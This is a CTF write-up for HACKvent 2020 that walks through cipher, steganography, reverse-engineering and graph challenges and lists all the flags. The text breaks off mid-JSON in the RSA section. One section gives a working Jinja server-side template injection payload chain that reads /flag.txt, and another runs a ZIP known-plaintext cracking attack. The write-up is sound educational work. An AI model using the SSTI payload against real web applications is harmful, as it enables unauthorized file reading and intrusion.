

HACKVent 2020 Writeup

This document contains my ([manuelz120](#)) writeup for this year's [HACKvent CTF](#). Thanks to the Hacking Lab and all the challenge authors for organizing another great event.

Table of Contents

Table of Contents	2
HV20.(-1) Twelve steps of christmas	4
Flag: HV20{34t-sl33p-haxx-rep34t}	4
HV20.01 Happy HACKvent 2020	5
Flag: HV20{7vxFXB-ltHnqf-PuGNqZ}	5
HV20.02 Chinese Animals	6
Flag: HV20{small-elegant-butterfly-loves-grass-mud-horse}	6
HV20.03 Packed gifts	7
Flag: HV20{ZipCrypt0_w1th_kn0wn_pla1ntext_1s_easy_t0_decrypt}	7
HV20.H1 It's a secret!	8
Flag: HV20{it_is_always_worth_checking_everywhere_and_congratulations,_you_have_fo und_a_hidden_flag}	8
HV20.04 Br♥celet	9
Flag: HV20{llov3y0uS4n74}	9
HV20.05 Image DNA	10
Flag: HV20{s4m3s4m3bu7diff3r3nt}	10
HV20.06 Twelve steps of christmas	11
Flag: HV20{Erno_Rubik_would_be_proud.Petrus_is_Valid.#HV20QRubicsChal}	12
HV20.07 Bad morals	13
Flag: HV20{r3?3rs3_3ng1n33r1ng_m4d3_34sy}	13
HV20.08 The game	14
Flag: HV20{https://www.youtube.com/watch?v=Alw5hs0chj0}	15
HV20.09 Santa's Gingerbread Factory	16
Flag: HV20{SST1_N0t_ONLY_H1Ts_UB3R!!!}	16
HV20.10 Be patient with the adjacent	17
Flag: HV20{Max1mal_Cl1qu3_Enum3r@t10n_Fun!}	17
HV20.11 Chris'mas carol	18
Flag: HV20{r3ad-th3-mus1c!}	19
HV20.12 Wiener waltz	20
Flag: HV20{5hor7_Priv3xp_a1n7_n0_5mar7}	21
HV20.13 Twelve steps of christmas	22
Flag: HV20{U>watchout,U>!X,U>!ECB,lm_telln_U_Y.HV2020_is_comin_2_town}	23
HV20.14 Santa's Special GIFt	24
Flag: HV20{54n74'5-m461c-b00t-l04d3r}	26

HV20.H2 Oh, another secret!	27
Flag: HV20{h1dd3n-1n-pl41n-516h7}	27
HV20.15 Man Commands, Server Lost	28
Flag: HV20{D0nt_f0rg3t_1nputV4l1d4t10n!!!}	29
HV20.16 Naughty Rudolph	30
Flag: HV20{no_sle3p_since_4wks_lead5_to*@_hi6hscore_a7_last}	30
HV20.17 Santa's Gift Factory Control	31
Flag: HV20{ja3_h45h_1mp3r50n4710n_15_fun}	33
HV20.18 Santa's lost home	34
Flag: HV20{a_b4ckup_of_1mp0rt4nt_f1l35_15_3553nt14l}	35
HV20.19 Docker Linter Service	36
Flag: HV20{pyy4ml-full-l04d-15-1n53cur3-4nd-b0rk3d}	37
HV20.20 Twelve steps of Christmas	38
Flag: HV20{My_pr3c10u5_my_r363x!!!,_7hr0w_17_1n70_7h3_X1._-_64l4dr13l}	40
HV20.21 Threatened Cat	41
Flag: HV20{!D3s3ri4liz4t10n_rulz!}	42
HV20.22 Padawanlock	43
Flag: HV20{C0NF1GUR4T10N_AS_C0D3_N0T_D0N3_R1GHT}	45
HV20.23 Those who make backups are cowards!	46
Flag: HV20{s0rry_n0_gam3_to_play}	47
HV20.H3 Hidden in Plain Sight	48
Flag: HV20{iTun3s_backup_f0rensix_FTW}	48
HV20.24 Santa's Secure Data Storage	49
Flag: HV20{0h_n0es_fl4g_g0t_l34k3d!1}	52


HV20.(-1) Twelve steps of christmas

The challenge description seems to be a clear hint that this text was encrypted using a Caesar cipher. As there is only a limited number of possible shifts, I pasted the first line into an online decoder (<https://www.dcode.fr/caesar-cipher>) and found out that the offset is 23. The first line says: Verse 3 done! Off with you! Get back to work! You're not done here...

Knowing the offset, I was able to decrypt the rest of the input. The output looks like a base-64 encoded string. I then tried to decode the data in my terminal and checked how the output looks like. Apparently, it is an PNG image:

```
manuelErika:/mnt/d/hackvent-2020/-1$ cat encoded.txt | base64 -d > out
manuel@ManuelErika:/mnt/d/hackvent-2020/-1$ file out
out: PNG image data, 410 x 410, 8-bit grayscale, non-interlaced
```

At a first glance, the image looks just like a white square. Also, there seems to be no interesting information hidden in the exif-data. However, if we open the image in Stegsolve (or just look very closely), we can notice that there are 2 slightly different shades of whites. Using [Stegsolve](#), we can make easily increase the contrast and obtain a nice QR code:




Scanning the QR code gives us the first flag:

Flag: HV20{34t-sl33p-haxx-rep34t}

HV20.01 Happy HACKvent 2020

This challenge appears to be similar to the teaser. From the description we already get the hint that the flag might be hidden in the alpha channel of the image. A simple way to check this is again using Stegsolve. Fortunately, my first impression was correct and I was able to easily extract the flag.



Flag: HV20{7vxFXB-ItHnqf-PuGNqZ}

HV20.02 Chinese Animals

After playing around with different encodings for a while, I noticed that the chinese characters could just be a different interpretation of the hex encoded flag. When converting the chinese letters to hex, and converting the hex string back to ASCII I received some readable output.

Chinese:

獭懂氣敬鼓慮琒玆穀敲碎確沝癰獠杲慳獠泔搭梪姆

Hex:

736d 616c 6c2d 656c 6567 616e 742d 6275 7474 6572 666c 792d 6c6f 7665 732d
6772 6173 732d 6d75 642d 686f 7273

ASCII:

small-elegant-butterfly-loves-grass-mud-hors

After combining this string with the other characters that were already readable, I was able to get the flag.

Flag: HV20{small-elegant-butterfly-loves-grass-mud-horse}

HV20.03 Packed gifts

For this challenge we got two zip files. One of them is unencrypted (790ccd6f-cd84-452c-8bee-7aae5dfe2610.zip) while the other (941fdd96-3585-4fca-a2dd-e8add81f24a1.zip) is password protected and contains our flag. Another thing that stands out is that both zip files contain a series of files (0000.bin - 0099.bin). Those files contain base64 encoded bytes, which don't seem to contain any useful information.

The whole setup really reminded me of a known plaintext attack on ZIP archives. For this purpose, there are already a couple of open source tools available (e.g. [bkcrack](#)). I tried my luck and pointed `bkcrack` on the first binary within the archive (0000.bin), but unfortunately it was not able to successfully perform the known plaintext attack.

After trying around for a while, I noticed that almost all files from the zip archives are different, despite having the same name. I was able to do this by looking at the CRC checksums of the individual files using `unzip` (e.g. `unzip -ll 790ccd6f-cd84-452c-8bee-7aae5dfe2610.zip`). After comparing them output, I figured out that the 0053.bin files are the same, so I tried another known plaintext attack, which successfully recovered the key:

```
➔ bkcrack-1.0.0-Linux git:(main) X ./bkcrack -P
../790ccd6f-cd84-452c-8bee-7aae5dfe2610.zip -C
../941fdd96-3585-4fca-a2dd-e8add81f24a1.zip -p 0053.bin -c 0053.bin
bkcrack 1.0.0 - 2020-11-11
Generated 4194304 Z values.
[17:54:52] Z reduction using 151 bytes of known plaintext
100.0 % (151 / 151)
53880 values remaining.
[17:54:53] Attack on 53880 Z values at index 7
Keys: 2445b967 cfb14967 dceb769b
68.8 % (37081 / 53880)
[17:55:30] Keys
2445b967 cfb14967 dceb769b
```

Using this key, I was able to extract the `flag.bin` file and obtain the flag:

```
➔ bkcrack-1.0.0-Linux git:(main) X tools/inflate.py < ../flag.bin |
base64 -d
HV20{ZipCrypt0_w1th_kn0wn_pla1ntext_1s_easy_t0_decrypt}
```

Flag: HV20{ZipCrypt0_w1th_kn0wn_pla1ntext_1s_easy_t0_decrypt}

HV20.H1 It's a secret!

Who knows where this could be hidden... Only the best of the best shall find it!

In addition, this challenge contained the first hidden flag of Hackvent 2020. As I already had a way to decrypt the password protected zip, I wrote a small program that extracted the remaining binary files from the second archive and tried to decode them:

```
#!/usr/bin/env python3
from os import system
from base64 import b64decode

key = "2445b967 cfb14967 dceb769b"

for i in range(0, 100):
    filename = f"{i}.bin".rjust(8, "0")

    system(f
        ". /bkcrack-1.0.0-Linux/bkcrack -P ./790ccd6f-cd84-452c-8bee-7aae5dfe2610.zip -C ./941fdd96-3585-4fca-a2dd-e8add81f24a1.zip -c {filename} -k {key} -d ./temp.bin")
    system(f"./bkcrack-1.0.0-Linux/tools/inflate.py < ./temp.bin > encrypted/{filename}")

    with open(f"./encrypted/{filename}", "rb") as file:
        content = file.read().decode('utf-8')
        output = b64decode(content)
        if b"HV20" in output:
            print(output)
            break
```

This way, I was able to get another flag (of course hidden in 0042.bin):

Flag:

HV20{it_is_always_worth_checking_everywhere_and_congratulations,_you_have_found_a_hidden_flag}

HV20.04 Br♥celet

This challenge was quite different. From the challenge description we know that the flag must be encoded in the colors of the pearls. Moreover, we know that violet acts as a delimiter and binary encoding was used. Apart from violet, there are four colors: magenta, green, blue and yellow. Assuming that the flag is in the normal ASCII range (8 bit), my first guess was to map those colors to the different powers of 2: 0001, 0010, 0100, 1000. Multiple colors within a single section can be combined using XOR. Combining two sections would give us one byte, which hopefully corresponds to a character of the flag.

As we don't know the exact mapping, I wrote a small program that brute forces all possible combinations and checks which one decodes to a valid flag. Moreover, I had to account for the empty section (two violet pearls) by mapping it to the sequence 0000. The final program looks as follows:

```
#!/usr/bin/env python3
from itertools import permutations

bracelet = list(filter(len,
"G_MY_GB_MG_GB_MGBY_GBY_GB_BY_BY_GBY_MY_BY_?_GBY_GY_GY_BY_BY_G_GB_MGB_BY_GBY_
BY_G".split("_")))
nibbles = list(map(lambda x: int(x, 2), ["1000", "0100", "0010", "0001"]))
colors = ["G", "M", "Y", "B"]

for nibble_order in permutations(nibbles):
    for color_order in permutations(colors):
        output = ""

        for entry in bracelet:
            number = 0
            for char in entry:
                try:
                    index = color_order.index(char)
                    number ^= nibble_order[index]
                except ValueError:
                    break

            output += '{0:04b}'.format(number)

        flag = ""
        try:
            chunks = [output[i:i+8] for i in range(0, len(output), 8)]
            for bit in chunks:
                value = int(bit, 2)
                flag += chr(value)

            if flag.isprintable():
                print(flag)
        except UnicodeDecodeError:
            pass
```

Flag: HV20{Ilov3y0uS4n74}

HV20.05 Image DNA

For this challenge, we got two images of christmas balls. My first intention was trying to compare / combine the images using logical operations like XOR, but none of my experiments succeeded.

After that, I checked both images using common steganography tools. Firstly, using `binwalk` I noticed that a zip archive was appended to one of the images (`cf505372-330b-4b34-a95b-59fa33db37f8.jpg`). The archive contained a single file (A) with the content `00` - does not seem too useful yet.

Moreover, `steghide` was able to extract a hidden image from the second picture (`6bbc452b-6a32-4a72-b74f-07b7ad7b181d.jpg`). The image shows the text 11:

11

Finally, I noticed that both images contained a sequence of trailing text:

```
CTGTCGCGAGCGGATACATTCAAACAATCCTGGGTACAAAGAATAAAACCTGGGCAATAATTCACCCAAACAAG
GAAAGTAGCGAAAAAGTTCCAGAGGCCAAA
```

and

```
ATATATAAACCGTTAATCAATATCTCTATATGCTTATATGTCTCGTCCGTCTACGCACCTAATATAACGTCCA
TGCGTCACCCCTAGACTAATTACCTCATTC
```

After a while, I realized that these sequences could be DNA encoded strings. I wrote a small python program to decode them, but it did not produce any printable output. After a while, I tried XORing the bytes after decoding both strings and finally got a flag:

Flag: HV20{s4m3s4m3bu7diff3r3nt}

HV20.06 Twelve steps of christmas

For this challenge, we get the layout of a 2x2x2 rubics cube. Instead of different colors, the cubes sides consist of QR code fragments. Moreover, we get a sequence of scrambling instructions. Most likely we need to perform the scrambling and decode the individual sides of the rubics cube to get a flag.

As I neither own a printer, nor a rubics cube I had to implement a program which helps me to solve this challenge. First, I cut out the individual squares from each side of the cube (see ./parts). Then I wrote a python script which automatically generates QR code from the individual squares and tries to scan them. In case it finds a valid QR code, it gets saved to the ./out folder. To my surprise, I only got one working QR code which led to the following text: HV20{Erno_. After thinking through my approach once again, I noticed that there are actually more possible combinations if we ignore the initial layout and assume that each square can be rotated and moved separately (e.g. the square on the top left could be rotated by 90 degrees and placed on the bottom left). I adjusted my program to reflect this change and once again started to brute force for valid QR codes:

```
#!/usr/bin/env python3

from pyzbar.pyzbar import decode
from PIL import Image
from itertools import count, permutations

output = decode(Image.open('./solved.bmp'))

flag = output[0].data.decode('ascii')

print(flag)

def concat_images_horizontally(im1, im2):
    dst = Image.new('RGB', (im1.width + im2.width, im1.height))
    dst.paste(im1, (0, 0))
    dst.paste(im2, (im1.width, 0))
    return dst

def concat_images_vertically(im1, im2):
    dst = Image.new('RGB', (im1.width, im1.height + im2.height))
    dst.paste(im1, (0, 0))
    dst.paste(im2, (0, im1.height))
    return dst

top_left_parts = list(map(lambda x: Image.open(f"parts/{x}-top-left.jpg"), range(1, 22)))
top_right_parts = list(map(lambda x: Image.open(f"parts/{x}-top-right.jpg"), range(1, 22)))
bottom_left_parts = list(map(lambda x: Image.open(f"parts/{x}-bottom-left.jpg"), range(1, 22)))
bottom_right_parts = list(map(lambda x: Image.open(f"parts/{x}-bottom-right.jpg"), range(1, 22)))

def get_filename_from_pil_image(image):
    return image.filename.split('/')[1].split('.')[0]

counter = 0
for top_left in top_left_parts:
    print(counter)
    for top_right in top_right_parts:
        for bottom_left in bottom_left_parts:
            for bottom_right in bottom_right_parts:
                top = concat_images_horizontally(top_left, top_right)
                bottom = concat_images_horizontally(bottom_left, bottom_right)
                full = concat_images_vertically(top, bottom)

                for j in range(4):
                    full = full.transpose(Image.ROTATE_90)
                    output = decode(full)
                    if len(output) > 0:
                        full.save(f"./out/{get_filename_from_pil_image(top_left)}_{get_filename_from_pil_image(
top_right)}_{get_filename_from_pil_image(bottom_left)}_{get_filename_from_pil_image(bottom_right)}_{j}.jpg")
                        print(output)

                counter += 1
```

This time, I was able to decode all six sides which gave me the following outputs:

```
HV20{Erno_  
#HV20QRubicsChal}  
Petrus_is  
_Valid.  
Rubik_would  
_be_proud.
```

As I wasn't entirely sure how to arrange all parts of the flag (yes, I might be a lazy person), I wrote another small script that prints out all possible combinations. Thankfully, one of them was valid and I got another flag:

Flag:

```
HV20{Erno_Rubik_would_be_proud.Petrus_is_Valid.#HV20QRubicsCha  
l}
```


HV20.07 Bad morals

For this challenge, we get a .NET binary. Our goal is to reverse engineer the program and find out the correct values for the 3 parameters. Once that is done, the binary should print out our flag.

Thankfully, it was an easy task to decompile the binary using JetBrains [dotPeek](#). This way, I was able to look at the source code. Two of the three parameters were easily recoverable:

- Parameter 2: htroFdnAkcaB (reverse of BackAndForth)
- Parameter 3: nOMNSaSFjC[(can be recovered by reversing an XOR chain on DinosAreLit)

For the first parameter, it is a bit more tricky. We know that the characters with even indices form the word BumBumWithTheTumTum. Most characters with odd indices are ignored in the calculation of the flag. However, the hash code of the character at index 8, and the value of the character at index 14 are still used. As the output of this operation gets base64 decoded, there are only 64 possible values for each of the characters. Therefore, I wrote a simple program that brute forces all possibilities. In the end, it found 4 possible values for the first input and also recovered the flag:



```
D:\hackvent-2020\7\brute-force\bin\Debug\brute-force.exe
Congratulations! You're now worthy to claim your flag: HV20{r3?3rs3_3ng1n33r1ng_m4d3_34sy}
First: _B_u_m_BJu_m_WXi_t_h_T_h_e_T_u_m_T_u_m
Second: htroFdnAkcaB
Third: nOMNSaSFjC[
Congratulations! You're now worthy to claim your flag: HV20{r3?3rs3_3ng1n33r1ng_m4d3_34sy}
First: _B_u_m_BTu_m_WXi_t_h_T_h_e_T_u_m_T_u_m
Second: htroFdnAkcaB
Third: nOMNSaSFjC[
Congratulations! You're now worthy to claim your flag: HV20{r3?3rs3_3ng1n33r1ng_m4d3_34sy}
First: _B_u_m_Bhu_m_WXi_t_h_T_h_e_T_u_m_T_u_m
Second: htroFdnAkcaB
Third: nOMNSaSFjC[
Congratulations! You're now worthy to claim your flag: HV20{r3?3rs3_3ng1n33r1ng_m4d3_34sy}
First: _B_u_m_Bru_m_WXi_t_h_T_h_e_T_u_m_T_u_m
Second: htroFdnAkcaB
Third: nOMNSaSFjC[
Congratulations! You're now worthy to claim your flag: HV20{r3?3rs3_3ng1n33r1ng_m4d3_34sy}
First: _B_u_m_B6u_m_WXi_t_h_T_h_e_T_u_m_T_u_m
Second: htroFdnAkcaB
Third: nOMNSaSFjC[
DONE
```

Flag: HV20{r3?3rs3_3ng1n33r1ng_m4d3_34sy}

HV20.08 The game

For this challenge, we get a highly obfuscated perl script. When we run the program, we get a command line version of tetris. Some of the blocks seem to consist of the characters of our flag. Presumably, we would be able to read the whole flag if we just survive long enough, but with the unmodified version of the script this is just impossible because blocks are arriving too fast.

Therefore, I started to deobfuscate the script. The first and most obvious step is to use Perl's `deparse` module, which already gives us a more readable version of the script:

```
perl -M0=Deparse game.pl > deparsed.pl
```

Of course, the script also contained some indirection using `eval`. The easiest way to bypass this obfuscation step is to change the outer `eval` statement to `print` and see what the script actually evaluates. Afterwards, I took the output and combined it with the rest of the script (the assignment operations). Finally, I formatted the code using an [online tool](#) and got a somehow readable version of the code.

The first thing that caught my attention was a suspicious string: `####H#V#2#0#{#h#t#t#p#s#:#/#/#w#w#w#. #y#o#u#t#u#b#e#. #c#o#m#/#w#a#t#c#h#?#v#=#d#Q#w#4#w#9#w#g#X#c#Q#}###`. It appears like this is the sequence of blocks and already contains our flag. I removed all the `#` and got the following "flag": `HV20{https://www.youtube.com/watch?v=dQw4w9WgXcQ}`. Naive me clicked on the link and I got rickrolled, so time to look a little bit closer.

My next idea was that the script somehow prints the correct flag once you finish the game. I modified the speed by adjusting the tick interval (`select(undef, undef, undef, 0.28);`) to 0.28 seconds and enjoyed a few rounds of tetris. Unfortunately, there was no success screen after finishing the game, so I had to take a closer look at the source code.

After a while, I found the following piece of code, which seems to modify certain characters of our flag string after they got rendered in the block (note that `$_b` is the character making up the block):

```
sub n {
    $bx = 5;
    $by = 0;
    $bi = int( rand( scalar @BB ) );
    $__ = $BB[$bi];
    $_b = $FF[$sc];
    $sc > 77 && $sc < 98 && $sc != 82 && eval( '$_b' . "=~y#$_Q#$_Q#" )
    || $sc == 98 && $_b =~ s/./0/;
```

This seems to modify the video id in our YouTube link. As the step happens after the block got used, we never see the actual id on the screen. However, I added a few lines to log the

output of this operation to a file. After completing the game once again, I could simply look up the modified values from my log file and finally got a valid flag:

Flag: HV20{<https://www.youtube.com/watch?v=Alw5hs0chj0>}

As solving the game manually is a little bit odd, I also identified the function which is responsible for the collision detection logic (`_s($__, $_b, $bx, $by - 1);`). I simply commented it out and removed the sleep. Afterwards, the game would solve itself and write the flag to the log file in a couple of seconds.

HV20.09 Santa's Gingerbread Factory

For this challenge, we get presented with a simple website. The website consists of a single page with a form where we can select the eyes (radio buttons) and enter a name for our gingerbread. Once we submit the form, the server returns a page with an ASCII art gingerbread and a speech bubble containing our name.

Doing some basic information gathering and looking at the response headers of the server, we can see that it's implemented in python (server: Werkzeug/1.0.1 Python/2.7.16 - even using an outdated and insecure python version). However, this instantly reminded me of a Flask / Jinja template injection attack. Using a payload like `{{7+7}}` we can confirm that this is actually the case as the expression gets evaluated on the server and the response contains the output of the evaluation (14). This means that we actually conducted a successful SSTI (server side template injection) attack.

Now we can just follow the standard template injection attack path to get a remote file inclusion (RCE is not really needed, as we already now the location of the flag). By accessing the `__subclasses__` array of the `object` class, we can get a reference to the `file` class. After trying a couple of payloads, we can see that the `file` class is the 40th subclass of `object`:

```
{{[[].__class__.__base__.__subclasses__()[40] }}  
Hello, mighty <type 'file'>
```

Now we can simply instantiate an object of the `file` class and read the contents of `/flag.txt` using the following payload:

```
{{[[].__class__.__base__.__subclasses__().pop(40)('/flag.txt').read()]}}
```



Flag: HV20{SST1_N0t_0NLY_H1Ts_UB3R!!!}

HV20.10 Be patient with the adjacent

For this challenge, we get a binary [DIMACS](#) graph file. Moreover, the challenge hints state that we need to convert the file using `binasc` and take a look at the cliques in the graph. The `binasc` tool mentioned in the challenge description can be used to convert files from the binary DIMACS format to a human-readable ASCII version. After searching for a while and trying various implementations of `bin2asc`, I decided to stick with the one found [here](#). As already announced in the challenge description, the program was segfaulting when trying to convert our graph file. A quick debug session showed that the program was crashing because the graph in our input file is bigger than the default buffer size. After increasing the buffer size and making sure the values get stored on the heap and not on the stack, I was able to successfully convert the input file to the ASCII version. Another thing I noticed during this step was the preamble of the DIMACS file. It contains the following comment:

```
c -----
c Reminder for Santa:
c   104 118 55 51 123 110 111 116 95 84 72 69 126 70 76 65 71 33 61 40 124
115 48 60 62 83 79 42 82 121 125 45 98 114 101 97 100 are the nicest kids.
c   - bread.
c -----
```

When we decode the sequence of integer values, we get a fake flag (`hv73{not_THE~FLAG!=(|s0<>SO*Ry}-bread`). However, this seems like it could be useful later on. As a next step, I tried to parse the ASCII representation of the graph in Python and find the biggest clique. Unfortunately, this does not give me the correct output. After playing around for a little bit more, I tried searching for a clique that contains the "nice" values from the challenge preamble. This clique exists, and the neighbours of each of the "nice" values finally form our flag:

```
#!/usr/bin/python3

from networkx import Graph, node_clique_number

edges = []

with open('./decoded.txt', 'r') as input_file:
    edges = list(filter(lambda line: line.startswith("e"), input_file.readlines()))

G = Graph()

for edge in edges:
    _, a, b = edge.strip().split(" ")
    G.add_edge(int(a), int(b))

print(f"Done! Built graph {G.number_of_nodes()}")
print(f"Edge list: {len(G.edges)}")

nice_kids = [104, 118, 55, 51, 123, 110, 111, 116, 95, 84, 72, 69, 126, 70, 76, 65, 71, 33,
             61, 40, 124, 115, 48, 60, 62, 83, 79, 42, 82, 121, 125, 45, 98, 114, 101, 97, 100]

clique_containing_nice_kids = node_clique_number(G, nice_kids)

flag_parts = map(chr, clique_containing_nice_kids.values())
flag = "".join(flag_parts)


print(flag) # HV20{Max1mal_Cl1qu3_Enum3r@t10n_Fun!}
```

Flag: HV20{Max1mal_Cl1qu3_Enum3r@t10n_Fun!}

HV20.11 Chris'mas carol

For this challenge, we get two images. The first one contains a set of music notes, whereas the second one shows the skyline of a city. As the challenge is labelled as steganography, I first decided to analyze the images using *Stegsolve*. For the image of the skyline, there were no interesting findings. However, the piano notes seem to hide some interesting stuff:

Firstly, the color channels contain some hidden XOR symbol. Most likely, we will need to read the notes and combine them using XOR. Moreover, there seems to be some additional information hidden in the image (could be LSB steganography), if we look at the top rows of the image:



I tried to extract the data using *steghide* and *stegsolve* but did not get any satisfying results. Therefore, I decided to focus on the decoding of the notes first. As I am not able to read them by myself, I found a very helpful [cheatsheet](#) which allowed me to map the notes in each row to a sequence of hex characters (fortunately there was no G). After xoring this values, I ended up with a promising string:

```
E3 B4 F4 E3 D3 E2 D3 A5 B5 D5 A2 E5 A5 E3 A3
B3 E3 D5 D3 a3 D1 A1 C4 E3 E4 D1 D4 D1 D3 D1
P W ! 0 p 3 r a V 1 s 1 t 0 r
```

PW!0p3raV1s1t0r

However, this is not our flag. Probably, we still need to extract the other piece of information that is hidden in the image with the piano notes. As I still had not used the image of the skyline, I did a reverse google search and learned that it most likely shows the skyline of Hongkong. To my surprise, there was another interesting search result, leading to an online

image steganography tool:

<https://www.mobilefish.com/services/steganography/steganography.php>

With the help of this tool, I was able to extract a password protected zip file from the piano notes image. I tried to unzip it using the password we got from the piano notes and finally got a valid flag.

Flag: HV20{r3ad-th3-mus1c!}

HV20.12 Wiener waltz

For this challenge, we get a PCAP file that contains RSA encrypted communication. We know that the encryption was done using a custom implementation of RSA using a large private exponent to save computing power. As in most cases, implementing your own crypto is a bad idea. In this particular case, it could lead to the encryption being vulnerable against the [Wiener Attack](#).

The first step to exploit this vulnerability and decrypt the traffic is exporting the public keys for the encryption. As the communication was done using a custom implementation of the protocol, I had to dig through the PCAP file. After a while, I finally found the needed parameter which were sent as JSON payload:

```
{
  "pubkey": {
    "n":
      "dbn25TSjDhUge4L68AYooIqwo0HC2mIYxK/ICnc+8/0fZi1CHo/QwiPCcHM94jYdfj3PIQFTr
